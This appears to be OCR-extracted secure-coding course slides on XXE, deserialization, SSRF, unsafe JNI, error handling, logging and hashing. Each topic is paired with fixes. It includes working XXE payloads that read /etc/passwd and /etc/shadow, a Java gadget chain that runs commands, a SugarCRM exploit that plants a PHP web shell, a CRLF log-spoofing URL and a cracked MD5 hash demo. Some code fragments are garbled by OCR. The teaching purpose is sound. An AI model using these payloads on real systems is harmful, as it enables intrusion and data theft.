File 2 path: E:\boot.ini
File 3 path: E:\Working\ATTT\demo\xss-crmf-file\boot.ini
```

File Access: Local File Inclusion

```
public static String getSafeFileName(String input) {
    StringBuilder sb = new StringBuilder();
    for (int i = 0; i < input.length(); i++) {
        char c = input.charAt(i);
        if (c != '/' && c != '\\' && c != 0) {
            sb.append(c);
        }
    }
    return sb.toString(
}
public static void mair
    String fileName = "temp.txt";
    File file1 = new File(getSafeFileName(fileName));
    System.out.println("File 1 path: " + file1.getCanonicalPath());
    fileName = "./../../../../../../../boot.ini";
    File file2 = new File(getSafeFileName(fileName));
    System.out.println("File 2 path: " + file2.getCanonicalPath());
    fileName = "boot.ini" + String.valueOf((char) 0) + ".txt";
    File file3 = new File(getSafeFileName(fileName));
    System.out.println("File 3 path: " + file3.getCanonicalPath());
}
```

Fixed code

```
File 1 path: E:\Working\ATTT\demo\xss-crmf-file\temp.txt
File 2 path: E:\Working\ATTT\demo\xss-crmf-file\.............boot.ini
File 3 path: E:\Working\ATTT\demo\xss-crmf-file\boot.ini.txt
```

File Uploading

- File uploading is dangerous
  - Provides the ability for the user to create data on server
  - Usual attacks involve uploading a script file for access
- Check the file extension
  - Check the portion after the last .
  - Compare against WHITELIST
- Check the file data
  - Valid graphic, csv, numeric data
- Store as blob in database
  - Do NOT store as raw file under webroot

Beware The NULL (%00) byte

XML External Entity Reference

- CWE-611: Improper Restriction of XML External Entity Reference ('XXE')
- XML documents optionally contain a Document Type Definition (DTD)
- It is possible to define an entity by providing a substitution string in the form of a URI. The XML parser can access the contents of this URI and embed these contents back into the XML document for further processing.
- By submitting an XML file that defines an external entity with a file:// URI, an attacker can cause the processing application to read the contents of a local file.
- Using URIs with other schemes such as http://, the attacker can force the application to make outgoing requests to servers that the attacker cannot reach directly, which can be used to bypass firewall restrictions or hide the source of attacks such as port scanning.

XML External Entity Reference

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ <!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo> <?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE foo [ <!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/shadow" >]><foo>&xxe;</foo>

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ <!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///c:/boot.ini" >]><foo>&xxe;</foo>
```

Secure Coding …

- Encode Special Character: <>/
- Disable external entity expansion.


```
DocumentBuilderFactory dbFactory = DocumentBuilderFactory.newInstance();


// SAFE: disable xxe attack
String FEATURE = "http://apache.org/xml/features/disallow-doctype-decl";
dbFactory.setFeature(FEATURE, true);
FEATURE = "http://xml.org/sax/features/external-parameter-entities";
dbFactory.setFeature(FEATURE, false);
dbFactory.setXIncludeAware(false);
dbFactory.setExpandEntityReferences(false);
```

```
SAXBuilder builder = new SAXBuilder();

/* SAFE: */

builder.setExpandEntities(false); //Retain Entities

builder.setValidation(false);
```

Deserialization of Untrusted Data

- It is often convenient to serialize objects for communication or to save them for later use.
- Deserialized data or code can often be modified without using the provided accessor functions (if it does not use cryptography to protect itself(
- Java object that does something “dangerous” inside of its “readObject” method
- When no restrictions on "gadget chains," or series of instances and method invocations that can self-execute during the deserialization process (i.e., before the object is returned to the caller), it is sometimes possible for attackers to leverage them to perform unauthorized actions, like generating a shell.

A Simple Java Gadget Chain



ObjectInputStream.readObject()

```
package library.y;

public class CacheManager implements Serializable {
    private final Runnable initHook;
    public void readObject(ObjectInputStream ois) {
        ois.defaultReadObject(); // populate initHook
        initHook.run();
    }

    //...
}
```

```
package library.x;

public class CommandTask implements Runnable, Serializable {
    private final String command;
    public CommandTask(String command) {
        this.command = command;
    }
    public void run() {
        Runtime.getRuntime().exec(command);
    }
}
```

"calc.exe"

Call Chain

```
public InvocationHandler getObject(final String command) throws Exception {
    final String[] execArgs = new String[] { command };
    // inert chain for setup
    final Transformer transformerChain = new ChainedTransformer(
        new Transformer[]{ new ConstantTransformer(1) });
    // real chain for after setup
    final Transformer[] transformers = new Transformer[] {
            new ConstantTransformer(Runtime.class),
            new InvokerTransformer("getMethod", new Class[] {
                String.class, Class[].class }, new Object[] {
                "getRuntime", new Class[0] }),
            new InvokerTransformer("invoke", new Class[] {
                Object.class, Object[].class }, new Object[] {
                null, new Object[0] }),
            new InvokerTransformer("exec",
                new Class[] { String.class }, execArgs),
            new ConstantTransformer(1) };

    final Map innerMap = new HashMap();

    final Map lazyMap = LazyMap.decorate(innerMap, transformerChain);

    final Map mapProxy = Gadgets.createMemoitizedProxy(lazyMap, Map.class);

    final InvocationHandler handler = Gadgets.createMemoizedInvocationHandler(mapProxy);

    Reflections.setFieldValue(transformerChain, "iTransformers", transformers); // arm with actual transformer chair

    return handler;
```

```
ObjectInputStream.readObject()
    AnnotationInvocationHandler.readObject()
        Map(Proxy).entrySet()
            AnnotationInvocationHandler.invoke()
                LazyMap.get()
                    ChainedTransformer.transform()
                        ConstantTransformer.transform()
                        InvokerTransformer.transform()
                            Method.invoke()
                                Class.getMethod()
                        InvokerTransformer.transform()
                            Method.invoke()
                                Runtime.getRuntime()
                        InvokerTransformer.transform()
                            Method.invoke()
                                Runtime.exec()
```

Secure Coding …

- Restrict Deserialization
  - Default ObjectInputStream will deserialize any Serializable class
  - Class Blacklisting/Whitelisting
    - Subclass ObjectInputStream − override resolveClass() to allow/disallow classes
    - A bit of a hack − http://www.ibm.com/developerworks/library/se-lookahead/
- Must be verified pre-deserialization! (HMAC…)
- Security-in-depth
  - Strict firewall rules for deserializing listeners
  - Sandboxing/Hardening

PHP Unserialization

- PHP: http://php.net/manual/en/function.unserialize.php
- The vulnerability unserialize($user_controlled_data)
- The fixes json_decode($user_controlled_data) or unserialize($data, $allowed_class_array)
- Magic methods

SugarCRM CE 6.3.1 - 'Unserialize()' PHP Code Execution


- https://www.exploit-db.com/exploits/19381/
- The vulnerability is caused due to all these scripts using "unserialize()" with user controlled input.
- This can be exploited to e.g. execute arbitrary PHP code via the "__destruct()" method of the "SugarTheme"

```
    [-] Vulnerable code in different locations:

    include/export_utils.php:377:  $searchForm->populateFromArray(unserialize(base64_decode($query)));
    include/generic/Save2.php:197:  $current_query_by_page_array = unserialize(base64_decode($current_query_by_page));
    include/MVC/Controller/SugarController.php:593:  $_REQUEST =
unserialize(base64_decode($temp_req['current_query_by_page']));
    include/MVC/View/views/view.list.php:82:  $current_query_by_page =
unserialize(base64_decode($_REQUEST['current_query_by_page']));
    modules/Import/Importer.php:536:  $firstrow    = unserialize(base64_decode($_REQUEST['firstrow']));
    modules/ProjectTask/views/view.list.php:95:  $current_query_by_page =
unserialize(base64_decode($_REQUEST['current_query_by_page']));
```

```
class SugarTheme
{
    protected $dirName = '../..';
    private   $_jsCache = '<?php error_reporting(0);passthru(base64_decode($_SERVER[HTTP_CMD])); ?>';
}

$payload = "module=Contacts&Contacts2_CONTACT_offset=1&current_query_by_page=".base64_encode(serialize(new SugarTheme));
$packet  = "POST {$path}index.php HTTP/1.0\r\n";
$packet .= "Host: {$host}\r\n";
$packet .= "Cookie: {$sid[1]}\r\n";
$packet .= "Content-Length: ".strlen($payload)."\r\n";
$packet .= "Content-Type: application/x-www-form-urlencoded\r\n";
$packet .= "Connection: close\r\n\r\n{$payload}";
```

SSRF

```php
<?php

/**
* Check if the 'url' GET variable is set
* Example - http://localhost/?url=http://te
*/
if (isset($_GET['url'])){
$url = $_GET['url'];

/**
* Send a request vulnerable to SSRF since
* no validation is being done on $url
* before sending the request
*/
$image = fopen($url, 'rb');

/**
* Send the correct response headers
*/
header("Content-Type: image/png");

/**
* Dump the contents of the image
*/
fpassthru($image);
}
```



Secure Coding …

- Whitelists and DNS resolution
- Response handling
- Disable unused URL schemas (file:///, dict://, ftp:// and gopher://)
- Authentication on internal services


Direct Use of Unsafe JNI

```
class Echo {
public native void runEcho();
static {
System.loadLibrary("echo");
}
public static void main(String[] args) {
new Echo().runEcho();
}
}
```

```
#include <jni.h>
#include "Echo.h"
#include <stdio.h>

JNIEXPORT void JNICALL
Java_Echo_runEcho(JNIEnv *env, jobject obj)
{
        char buf[64];
        gets(buf);
        printf(buf);
}
```

Secure Coding …

- Implement error handling around the JNI call.
- Do not use JNI calls if you don't trust the native library.
- Be reluctant to use JNI calls. A Java API equivalent may exist.



Security Mechanism:

ERROR HANDLING

Error Handling Core Concepts

Expect the unexpected – your data won't always be what you assume

When you hit an error condition – log, cleanup, and STOP

Think carefully about what you send to the client and how you send it

Error Handling Words to Live By

- Don’t disclose information that should remain private
- Remember to cleanup completely in an error condition

Error Handling Words to Live By: #1

Don't disclose information that should remain private

- **CWE-200: Information Exposure**
  - An information exposure is the intentional or unintentional disclosure of information to an actor that is not explicitly authorized to have access to that information.

Think OPSEC!

Information Leakage Examples

```
  <option value="Who was your favorite teacher">Who was your favorite teacher?</option>
<!-- 2010/02/28: We should add more security questions in next release - Morocco Mole (mmole) -->
</select></td></tr>
```

Login Failure

Invalid userid: foobar. Please check your userid and try again.

Login Failure

Incorrect password. Passwords are case sensitive, please verify your spelling and try again.

Status Results

Completed file scan: InSQR files all functioning properly.

Status Results

Bad name after check_' at (eval 6) line 1.

Real World Example – Information Leak

Server Error in '/' Application.

Invalid object name 'user_acc'.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Invalid object name 'user_acc'.

Source Error:

```
Line 135: sqlcmd = new SqlCommand("select uid, password from user_acc where uid='" + uidd + "'", hookup);
Line 136: hookup.Open();
Line 137: reader=sqlcmd.ExecuteReader();
Line 138:
Line 139: while (reader.Read())
Source File: c:\inetpub\vhosts\cactusindia.com\httpdocs\Default.aspx.cs     Line: 137
```

Stack Trace:

```
[SqlException (0x80131904): Invalid object name 'user_acc'.]
…
```

Version Information: Microsoft .NET Framework Version:2.0.50727.4952; ASP.NET Version:2.0.50727.4955

Jating2. (2010, November 15). *Server error in '/' application.* Retrieved February 21, 2011, from http://forums.asp.net/p/1623626/4169865.aspx

```
1   my $username = param('username');
2   my $password = param('password');
3
4   if (IsValidUsername($username) == 1)
5   {
6      if (IsValidPassword($username, $password) == 1)
7      {
8         print "Login Successful";
9      }
10     else
11     {
12        print "Login Failed - incorrect password";
13     }
14  }
15  else
16  {
17     print "Login Failed - unknown username";
18  }
```

In the above code, there are different messages for when an incorrect username is supplied, versus when the username is correct but the password is wrong. This difference enables a potential attacker to understand the state of the login function, and could allow an attacker to discover a valid username by trying different values until the incorrect password message is returned.

Secure Coding …

```
1   my $username = param('username');
2   my $password = param('password');
3
4   my $result = 0;
5
6   if (IsValidUsername($username) == 1)
7   {
8      if (IsValidPassword($username, $password) == 1)
9      {
10        $result = 1;
11        print "Login Successful";
12     }
13  }
14
15  if ($result != 1)
16  {
17     print "Login Failed - incorrect username or password";
18  }
```

Information Leakage - Discussion

- Is the following an example of information leakage or not?
  - User account does not have sufficient funds to perform this transaction. Minimum required balance is $5,000.
  - User password must be a minimum of 8 characters.
  - Failed validation – username must not contain the characters < > ‘ “ ( ) ;


Error Handling Words to Live By: #2

Remember to cleanup completely in an error condition

- **CWE-460: Improper Cleanup on Thrown Exception**
  - The product does not clean up its state or incorrectly cleans up its state when an exception is thrown, leading to unexpected state or control flow.

Failure to Cleanup on Error – Exploit Demo

Application Logic Flow:



After RUN 1, the admin function is broken for all users as the lock is never released.

Real World Example – Improper Cleanup

CVE-ID	
CVE-2008-4302 (under review)	Learn more at National Vulnerability Database (NVD) • Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings
Description	
fs/splice.c in the splice subsystem in the Linux kernel before 2.6.22.2 does not properly handle a failure of the add_to_page_cache_lru function, and subsequently attempts to unlock a page that was not locked, which allows local users to cause a denial of service (kernel BUG and system crash), as demonstrated by the fio I/O tool.	

If function hits an error, it fails to secure a page lock.

However, the fail code path attempts to call an unlock on a page that was not locked.

Bug in the kernel causes system DoS.


CVE-2008-4302. (n.d.) Retrieved February 21, 2011, from http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4302

```
1   boolean DoStuff ()
2   {
3      try
4      {
5         while (condition == true)
6         {
7            ThreadLock(TRUE);
8            // do some stuff
9            // an exception may be thrown
10           ThreadLock(FALSE);
11        }
12     }
13     catch (Exception e)
14     {
15        System.err.println("Something bad happened!");
16        return (FAILURE);
17     }
18     return (SUCCESS);
19  }
```

If an exception is thrown while the thread is locked, then the function will return without unlocking the thread.

Secure Coding …

```
1   boolean DoStuff ()
2   {
3      try
4      {
5         while (condition == true)
6         {
7            ThreadLock(TRUE);
8            // do some stuff
9            // an exception may be thrown
10           ThreadLock(FALSE);
11        }
12     }
13     catch (Exception e)
14     {
15
16        if (isThreadLocked == TRUE) ThreadLock(FALSE);
17
18        System.err.println("Something bad happened!");
19        return (FAILURE);
20     }
21     return (SUCCESS);
22  }
```



Security Mechanism:
LOGGING

Logging Core Concepts

What happened?

Who was doing what, when & where?

important to have an application log in addition to the server log

Not just bugs & error events…

Determine what security events should be auditable.
For example:

- Use of administrative functions
- Login success & failures
- Password reset attempts
- Password changes

Logging Words to Live By

- Avoid logging sensitive data (e.g., passwords)
- Beware of logging tainted data to the logs
- Beware of logging excessive data
- Beware of potential log spoofing

Logging Words to Live By: #1

- **CWE-532: Information Leak Through Log Files**
  - Information written to log files can be of a sensitive nature and give valuable guidance to an attacker or expose sensitive user information.

Sensitive Logging – Exploit Demo

Logging even incorrect passwords is insecure.

Incorrect password can often be VERY close to real password…

```
~/133t (20) grep "incorrect password" /tmp/accesslog.log
Mon Feb 21 15:19:15 2011: Login as mmole@iss.org failed - incorrect password (PASSWORD).
Mon Feb 21 15:43:09 2011: Login as mmole@iss.org failed - incorrect password (Password).
```

Not hard to guess what the real password might be…

Real World Example – Logging Sensitive Data

0002030: TV Service is writing the password into logs

Writing password into error logs can expose users into unneeded risk (if they are using the same password for multiple palces :))

2009-03-03 01:05:45.656250 [TVService]: Exception :Error: DatabaseUnavailableUnclassified
Gentle.Common.GentleException: The database backend (provider SQLServer) could not be reached.
Check the connection string: Password=MediaPortal;Persist Security Info=True;User ID=sa;Initial Catalog=MpTvDb;Data Source=htpc\SQLEXPRESS;Connection Timeout=300; ---> System.Data.SqlClient.SqlException: Cannot open database "MpTvDb" requested by the login. The login failed.
Login failed for user 'sa'.

0002030: TV Service is wirting the password into logs. (2009, March, 26). Retrieved February 21, 2011, from http://mantis.team-mediaportal.com/view.php?id=2030

Secure Coding …

- Consider seriously the sensitivity of the information written into log files. Do not write secrets into the log files.
  - Passwords
  - Credit card information
  - Trade secrets
  - Social security number
  - Medical data

Logging Words to Live By: #2

- **CWE-117: Improper Output Neutralization for Logs**
  - The software does not neutralize or incorrectly neutralizes output that is written to logs.

Logging Words to Live By: #3

- **CWE-779: Logging of Excessive Data**
  - The software logs too much information, making log files hard to process and possibly hindering recovery efforts or forensic analysis after an attack.


Logging Words to Live By: #4

- **CWE-93: Improper Neutralization of CRLF Sequences ('CRLF Injection')**
  - The software uses CRLF (carriage return line feeds) as a special element, e.g., to separate lines or records, but it does neutralize or incorrectly neutralizes CRLF sequences from inputs.

CRLF Log Injection – Exploit Demo

The InSQR application appears to URL Decode submitted values.

%0D%0A will be decoded to a CR and LF and then logged.



It is possible to spoof any event in the logs desired…

Real World Example – Log Spoofing

Mailman, the GNU Mailing List Manager

CVE-2006-4624:

The following partial URL demonstrates this issue:

[BaseURI]/mailman/listinfo/doesntexist%22:%0D%0AJun%2012%2018:22:08%202033%20mailmanctl(24851):%20%22Your%20Mailman%20license%20has%20expired.%20Please%20obtain%20an%20upgrade%20at%20www.phishme.site

This will result in a message similar to the following to be written into /var/log/mailman/error.log:

Jun 11 18:50:43 2006 (32743) No such list "doesntexist":
Jun 12 18:22:08 2033 mailmanctl(24851): "your mailman license has expired. please obtain an upgrade at www.phishme.site"

SA0013 – public advisory. (2006, September 13). Retrieved February 21, 2011, from http://moritz-naumann.com/adv/0013/mailmanmulti/0013.txt

Secure Coding …


```
1   string streetAddress = request.getParameter("streetAddress"));
2
3   if (streetAddress.length() > 150) error();
4   streetAddress = RemoveCarriageReturns(streetAddress);
5
6   logger.info("User's street address: " + streetAddress);
```

- **Appropriately filter or quote CRLF sequences in user-controlled input.**

Security Mechanism:

ENCRYPTION

Encryption Core Concepts



Do NOT attempt to create your own encryption algorithms.

One Way or Reversible? (e.g., SHA-256 vs. AES)


Bits vs. Blocks (e.g., RC4 vs. AES)

Shared vs. Public & Private Keys (e.g., AES vs. RSA)


Which Mode to Use?

ECB vs. Other Modes

Original Image



ECB Mode



Other / Desired

Images retrieved from WikiMedia Commons on December 6, 2012. Released to public domain by creator Larry Ewing (lewing@isc.tamu.edu). Imaged created using The GIMP.

Encryption Words to Live By

- If storing passwords – hash with a salt value
- If you're using authentication – encrypt in transmission
- Properly seed random number generators


Encryption Words to Live By: #1

If storing passwords – hash with a salt value

- **CWE-759: Use of a One-Way Hash without a Salt**
  - The software uses a one-way cryptographic hash against an input that should not be reversible, such as a password, but the software does not also use a salt as part of the input.

Hash Password Cracking – Exploit Demo

```
~/l33t/encryption/john-1.7.6-jumbo-12/run (24) cat tocrack.txt
admin:70e76a15da00e6301ade718cc9416f79
jdoe@iss.org:55f9c405bd87ba23896f34011ffce8da
alyst@iss.org:7fa48f2542b0f8926bb176afead17d81
iyouzer@iss.org:66157a7807f7d66f0f98f6fcabdd3ef0
dbaws@iss.org:dd692eb114b8f874d1f88c6cca5e3653
```



```
...
Loaded 5 password hashes with no different salts (Raw MD5 [raw-md5 64x1])
dbaws            (dbaws@iss.org)
maverick         (jdoe@iss.org)
adminpw          (admin)
```

Even though we have access to this system already, it is useful for an adversary to crack the hashes… people tend to reuse passwords.

Password Cracking

Update: New 25 GPU Monster Devours Passwords In Seconds

